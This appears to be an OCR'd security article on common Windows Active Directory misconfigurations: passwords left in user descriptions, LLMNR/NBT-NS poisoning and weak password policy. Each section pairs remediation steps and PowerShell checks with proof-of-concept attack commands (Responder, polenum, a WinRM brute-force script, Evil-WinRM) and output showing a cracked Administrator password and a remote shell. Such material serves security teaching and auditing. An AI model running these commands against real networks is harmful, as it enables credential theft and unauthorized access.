
Most common Windows Active Directory Misconfigurations (p2)

1. Passwords in AD description & Password Spraying attack

- Availability: In every AD domain
- Level of Threat: Critical
- Vuln type: Sensitive Data Exposure
- Commonality of being misconfigured: medium
- Ability to secure: Yes
- How to secure: Delete valuable information from the user description
- Powershell command to verify the issue:

```
Get-ADUser -Filter * -Properties Description
```

Figure 1



Attack summary


Any authenticated attacker with low privileges can expose the user list that could contain valuable information like password in the description. The list could be used for post-exploitation process, for example password spray attack, respectively privilege escalation.

Proof of concept

1. Let's get the user list:


```
Get-ADUser -Properties name -Filter * | Select-Object -ExpandProperty name | Out-File users.txt
```

Figure 2



2. Check the password: "Test123" on all accounts using Password Spray attack.

Figure 3



2. LLMNR and NBT-NS Poisoning

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Impersonation
- Commonality of being misconfigured: High
- Ability to secure: Yes
- How to secure: Disable LLMNR and NBT-NS
- Powershell command to verify the issue: manually

Steps: Run -> gpedit.msc -> Computer Policy -> Computer Configuration -> Administrative Templates -> Network -> DNS Client -> Turn Off Multicast Name Resolution

Figure 4





Figure 5



Attack summary

If a windows client cannot resolve a hostname using DNS, it will use the Link-Local Multicast Name Resolution (LLMNR) protocol to ask neighbouring computers. LLMNR can be used to resolve both IPv4 and IPv6 addresses.

If this fails, NetBios Name Service (NBT-NS) will be used. NBT-NS is a similar protocol to LLMNR that serves the same purpose. The main difference between the two is NBT-NS works over IPv4 only.


NOTE:

For this attack type, first, the attacker should have access on the same Network. For the demonstration I used Responder (check the reference link).

Proof of concept:


```
└─$ sudo responder -I eth1
```

Figure 6




The victim uses a wrong location into the “Explorer”, he become a login request, but it is not necessary to be filled. The attack works without authentication.

Figure 7



Check the responder logs on */usr/share/responder/logs*

Figure 8




3. Weak Domain Password Policy

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Bruteforce
- Commonality of being misconfigured: High
- Ability to secure: Yes
- How to secure: Ensure a strong Domain Password Policy
- Powershell command to verify the issue:

```
(Get-ADForest -Current LoggedOnUser).Domains | %{ Get-ADDefaultDomainPasswordPolicy -
Identity $_ }
```

Figure 9




Attack summary

Let's assume that the attacker has access to a low priv user. The attacker can disclose the Domain Password Policy which can be useful to escalate the privileges through Bruteforce attack on different services like SMB, WINRM, RDP, LDAP, etc.

Proof of concept

```
└─$ polenum --username <user> --password <pass> --domain <ip/domain>
```

Figure 10



For example, we can see that the minimum password length is 4 which means that there could be vulnerable users.

Figure 11

```
└─$ ruby winrm-brute.rb -U <user-file> -P <pass-file> <IP>
```

```
Trying Administrator:admin
Trying Administrator:test123
Trying Administrator:password
Trying Administrator:123456
Trying Administrator:Test123
[SUCCESS] user: Administrator password: Test123
```

Figure 12

```
└─$ ruby /location/evil-winrm.rb -i <IP> -u <user> -p <password>
```

```
┌──(teodor㉿Kali)-[~/WinAD-pentest/new]
└─$ ruby /home/teodor/Desktop/hackthebox/Dante/evil-winrm/evil-winrm.rb -i 11.11.11.6 -u Administrator -p Test123

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
aitpentest\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

NOTE: Due to DC DNS service technical issues for this example, I could not use another windows machine.

Reference:

https://github.com/gentilkiwi/mimikatz

https://github.com/SpiderLabs/Responder

https://github.com/Hackplayers/evil-winrm

https://github.com/mchoji/winrm_brute

https://github.com/dafthack/DomainPasswordSpray/blob/master/DomainPasswordSpray.ps1

https://attack.stealthbits.com/password-spraying-tutorial-defense

https://attack.mitre.org/techniques/T1557/001/

https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning/

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-policy

https://www.upguard.com/blog/dll-hijacking

https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/dll-hijacking

https://book.hacktricks.xyz/windows/active-directory-methodology/dsrm-credentials